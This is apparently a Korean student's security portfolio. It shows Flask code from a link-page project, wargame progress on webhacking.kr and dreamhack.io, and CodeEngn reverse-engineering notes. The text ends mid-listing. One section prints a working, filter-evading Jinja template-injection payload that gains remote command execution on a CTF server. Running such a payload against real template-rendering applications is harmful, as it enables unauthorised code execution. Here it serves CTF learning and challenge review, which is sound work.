위 주소를 접속하여 정보를 입력해 자신만의 랜딩페이지를 만들 수 있으며 링크가 생성됩니다. 링크를 **SNS** 설명등에 등록해 자신의 **SNS**를 효과적으로 홍보하거나 공유할 수 있습니다.

**Python Flask**를 이용해 만들어졌으며 **sqlite3**를 이용해 db를 관리하였습니다.


이 웹사이트는 입력받는 값이 다양하기에 **sqli**나 **xss**등의 취약점에 취약하다는점이 있기에 이러한 점을 고려해서 필터링 함수를 제작하는등 정보보호에도 신경쓴 웹사이트이기에 더욱 의미가 있습니다.

```
#-----link-----#
@app.route("/link/<username>/<int:uid>", methods=["GET"])
def link(uid, username):
    _dt = getLink(uid)[0]
    dt = {"name" : json.loads(_dt[2].replace("'", "\\")), "link" : json.loads(_dt[3].replace("'", "\\")), "host" : json.loads(_dt[4].replace("'", "\\")), "count": _dt[5]}
    print(type(_dt[2]))
    print(dt)
    if dt == None:
        return "", 404
    if _dt[1] == username:
        return render_template("link/linkPreview.html", name=username, dt=dt), 200
    else:
        return "", 404

@app.route("/link/setup", methods=["GET", "POST"])
def linkSetup():
    if request.method == "GET":
        return render_template("link/linkSetup.html"), 200
    elif request.method == "POST":
        filterExp = MakeExpression(FilterRes["AllowEnglish"], FilterRes["AllowNumber"], FilterRes["AllowUnderScoreDot"])
        if filterExp.findall(request.form["name"]):
            return render_template("link/linkSetup.html", err="영어, 숫자, _, .만 입력 가능합니다."), 200
        if request.form["name"] == "" or request.form["name"] == " ":
            return render_template("link/linkSetup.html", err="이름이 비워져있습니다."), 200
        reqdict = dict(request.form)
        linkcount = len(reqdict.keys())//2
        dt = {"name" : [], "link" : [], "host" : [], "count": 0}
        for i in range(0, linkcount):
            filterExp = MakeExpression(FilterRes["AllowEnglish"], FilterRes["AllowNumber"], FilterRes["AllowUnderScoreDot"], FilterRes["AllowKorean"])
            if filterExp.findall(reqdict["linkNM-"+str(i)]):
                return render_template("link/linkSetup.html", err="영어, 숫자, _, ., 한글만 입력 가능합니다."), 200
            if reqdict["linkNM-"+str(i)] == "" or reqdict["linkNM-"+str(i)] == " ":
                return render_template("link/linkSetup.html", err="주소이름이 비워져있습니다."), 200
            filterExp = re.compile(URLexpression)
            print(filterExp.findall(reqdict["url-"+str(i)]))
            if not filterExp.findall(reqdict["url-"+str(i)]):
                print("escape")
                return render_template("link/linkSetup.html", err="주소가 잘못되었습니다."), 200
            if reqdict["url-"+str(i)] == "" or reqdict["url-"+str(i)] == " ":
                return render_template("link/linkSetup.html", err="주소가 비워져있습니다."), 200
            if reqdict["linkNM-"+str(i)] == reqdict["url-"+str(i)]:
                return render_template("link/linkSetup.html", err="주소이름과 주소가 동일합니다."), 200

        dt["name"].append(reqdict["linkNM-"+str(i)])
        dt["link"].append(reqdict["url-"+str(i)])
        dt["host"].append("http://" + reqdict["url-"+str(i)].split("//")[1])
        dt["count"] = linkcount
        randid = insertLink(reqdict["name"], dt["name"], dt["link"], dt["host"], dt["count"])
        return render_template("link/linkPreview.html", name=reqdict["name"], dt=dt, setupBool=True, randid=randid), 200
```

**sehyuk.07**



# HACKING

# webhacking.kr

## Challenge(old)

userid : dpp, score : 150


<input checked="" type="checkbox"/> old-01 20 	<input type="checkbox"/> old-02 50 	<input checked="" type="checkbox"/> old-03 35 	<input type="checkbox"/> old-04 30 
<input type="checkbox"/> old-05 30 	<input checked="" type="checkbox"/> old-06 10 	<input type="checkbox"/> old-07 30 	<input type="checkbox"/> old-08 35 
<input type="checkbox"/> old-09 90 	<input type="checkbox"/> old-10 25 	<input checked="" type="checkbox"/> old-11 30 	<input type="checkbox"/> old-12 25 
<input type="checkbox"/> old-13 100 	<input checked="" type="checkbox"/> old-14 10 	<input checked="" type="checkbox"/> old-15 5 	<input checked="" type="checkbox"/> old-16 10 
<input checked="" type="checkbox"/> old-17 10 	<input type="checkbox"/> old-18 10 	<input type="checkbox"/> old-19 15 	<input type="checkbox"/> old-20 20 
<input type="checkbox"/> old-21 25 	<input type="checkbox"/> old-22 50 	<input checked="" type="checkbox"/> old-23 20 	<input type="checkbox"/> old-24 10 
<input type="checkbox"/> old-25 15 	<input type="checkbox"/> old-26 10 	<input type="checkbox"/> old-27 15 	<input type="checkbox"/> old-28 50 
<input type="checkbox"/> old-29 40 	<input type="checkbox"/> old-30 55 	<input type="checkbox"/> old-31 15 	<input type="checkbox"/> old-32 15 
<input type="checkbox"/> old-33 20 	<input type="checkbox"/> old-34 40 	<input type="checkbox"/> old-35 35 	<input type="checkbox"/> old-36 20 
<input type="checkbox"/> old-37 25 	<input type="checkbox"/> old-38 10 	<input type="checkbox"/> old-39 10 	<input type="checkbox"/> old-40 50 
<input type="checkbox"/> old-41 25 	<input type="checkbox"/> old-42 20 	<input type="checkbox"/> old-43 25 	<input type="checkbox"/> old-44 50 
<input type="checkbox"/> old-45 55 	<input type="checkbox"/> old-46 30 	<input type="checkbox"/> old-47 15 	<input type="checkbox"/> old-48 35 
<input type="checkbox"/> old-49 30 	<input type="checkbox"/> old-50 45 	<input type="checkbox"/> old-51 25 	<input type="checkbox"/> old-52 40 
<input type="checkbox"/> old-53 35 	<input type="checkbox"/> old-54 10 	<input type="checkbox"/> old-55 40 	<input type="checkbox"/> old-56 25 
<input type="checkbox"/> old-57 60 	<input type="checkbox"/> old-58 15 	<input type="checkbox"/> old-59 20 	<input type="checkbox"/> old-60 30 
<input type="checkbox"/> old-61 20 			

webhacking.kr은 웹 해킹 입문 및 연습으로 유명한 워 게임 사이트이며 동시에 제가 웹 해킹에 처음 발을 들였을 때 문제를 풀던 워 게임이기도 합니다.

개발을 배우다 문득 더 안전한 프로그램을 만들고 싶은 생각이 들어 정보보안 분야를 공부하고 싶었을 때 추천받은 사이트로 이곳에서 다양한 웹 해킹 개념들을 익힐 수 있었습니다.


SQL, PHP, JS, db 등의 다양한 분야로 구성된 75문제가 등록되어있고 제 경우에는 9문제(총합 150점) 정도의 문제를 풀었고 그 뒤에 더 적합한 워게임 사이트로 넘어가게 되었습니다.

문제 6/14




1단계

문제 6/14



2단계

문제 1/13



3단계

# dreamhack.io

dreamhack.io는 국내 정보보안 스타트업, 티오리에서 운영하는 사이버 보안 교육 플랫폼으로 10,000명 이상이 해킹을 배우기 위해 이 사이트를 이용하고 있습니다.

이 플랫폼에서는 정보보안 강의, 워 게임, 그리고 CTF 등을 이용할 수 있습니다.

앞서 언급했던 webhacking.kr과 마찬가지로 지인에게 소개를 받아 알게 된 사이트였고 주로 워 게임을 풀며 해킹의 기술을 익혔습니다.

1-2단계의 모든 웹 문제와 3단계의 웹 한 문제, 그리고 1단계 시스템 해킹 한 문제를 풀었습니다. (난이도 1: 10문제, 난이도 2: 3문제)

다양한 분야와 최신 언어/라이브러리를 사용한 문제들이 많이 나와 문제를 푸는데에 있어서 즐거움을 느꼈고 궁금한 점을 질문할 공간이 마련되어 있어 큰 도움이 되었던 사이트였습니다.

# h4ckingga.me

위 두 사이트에서 쓴 해킹 실력으로 H4C 팀원인 지인이 만든 jinja 문제의 검수를 부탁받을 수 있었습니다.

먼저 블랙박스(코드 없음)로 문제를 풀어보았고 그 후 화이트박스(코드 있음)로 문제를 검수했습니다.

그 결과 언인텐(출제자의 의도와 다른방향)으로 문제를 풀 수 있을 정도의 필터링 미흡을 발견하였고 제 의견을 반영해 미흡한 필터링을 수정해주었습니다.

처음 검수를 부탁받았을 때는 내가 이런걸 할 수 있을 정도인가라는 생각도 들었지만, 검수를 끝내고 필터링 미흡을 찾아냈을 때는 제가 한층 더 성장했음을 느낄 수 있었습니다.

```
import requests

payload = """%22%22
|attr(%22|\U0000005F\
\U00000005Fclass|\U00000005F\
\U00000005F%22)
|attr(%22|\U00000005F\
\U00000005Fmro|\U00000005F\
\U00000005F%22)
|attr(%22|\U00000005F\
\U00000005F\x67etitem\
\U00000005F|\U00000005F%22)
(1)
|attr(%22|\U00000005F\
\U00000005Fsubclasses\
\U00000005F|\U00000005F%22)
()
|attr(%22|\U00000005F\
\U00000005F\x67etitem\
\U00000005F|\U00000005F%22)
(213)
(%27{0}%27,%20shell=True,
%20stdout=-1)
|attr(%27communicate%27)()"""

URL = "http://web.h4ckingga.me:10011/memo?memo="

payload = URL + "{{" + payload.format("/fla\x67") + "}}#RCE code here
#print(URL)
req = requests.get(URL)
print(req.text.replace("\n", "\n"))
```

RCE에 사용된 언인텐코드

## Web Hacking

Calculator	100
Real PHP LFI	250
Jinja	350
my_secret	200
Calculator v2	300
babyxss	700
druid	200
PHP LFI	300
Smuggling	250
ghost php	300

## 출제자가 문제점을 찾은 문자내용

설비인데..흐으으~

일단 확인해줘

오늘 6:23



김민욱

흠.. 저게 될리가 없는데

한번 확인해볼게

오늘 6:23

그러면 안되는데 문제 잘못 만들었다

그럼 언인텐인거임?

오늘 6:24



김민욱

엉 의도하지 않은 풀이라서

패치 해야될듯 땡큐

# Codeengn

## Codeengn

- [Basic RCE L01](#)
- [Basic RCE L03](#)
- [Basic RCE L04](#)
- [Basic RCE L05](#)
- [Basic RCE L06](#)
- [Basic RCE L07](#)
- [Basic RCE L08](#)
- [Basic RCE L09](#)

Level	Comment
Basic L09	언제나 화이팅! 코드엔진!!
Basic L08	바람이 불지 않으면 노를 저어라! 코드엔진!!
Basic L06	어디를 가든지, 무엇을 하든지 최선을 다하자! 코드엔진!!
Basic L07	별처럼 반짝이는 사람이 되자! 코드엔진!!
Basic L05	언제나 화이팅! 코드엔진!!
Basic L04	어디를 가든지, 무엇을 하든지 최선을 다하자! 코드엔진!!
Basic L03	나의 도전을 받아라!! 코드엔진!!
Basic L02	바람이 불지 않으면 노를 저어라! 코드엔진!!
Basic L01	나의 도전을 받아라!! 코드엔진!!

### Basic RCE L07

이 문제를 풀기 위해 디스크 이름을 abcd로 수정하였다.

```
00401099 | E8 B5000000 | call <JMP.&GetVolumeInformationA>
```

00401099에서 GetVolumeInformationA함수를 호출하여 07.40225C에 C드라이브의 이름을 저장하는 것을 확인하였다.

```
0040109E | 68 F3234000 | push 07.4023F3
004010A3 | 68 5C224000 | push 07.40225C
004010A8 | EB 94000000 | call <JMP.&lstrcmpiA>
```

lstrcmpiA의 함수는 문자열을 합치는 함수로 C드라이브 이름에 07.4023F3(4562-ABEX)를 더하는것을 확인 할 수 있었다.

```
004010AD | B2 02 | mov dl,2
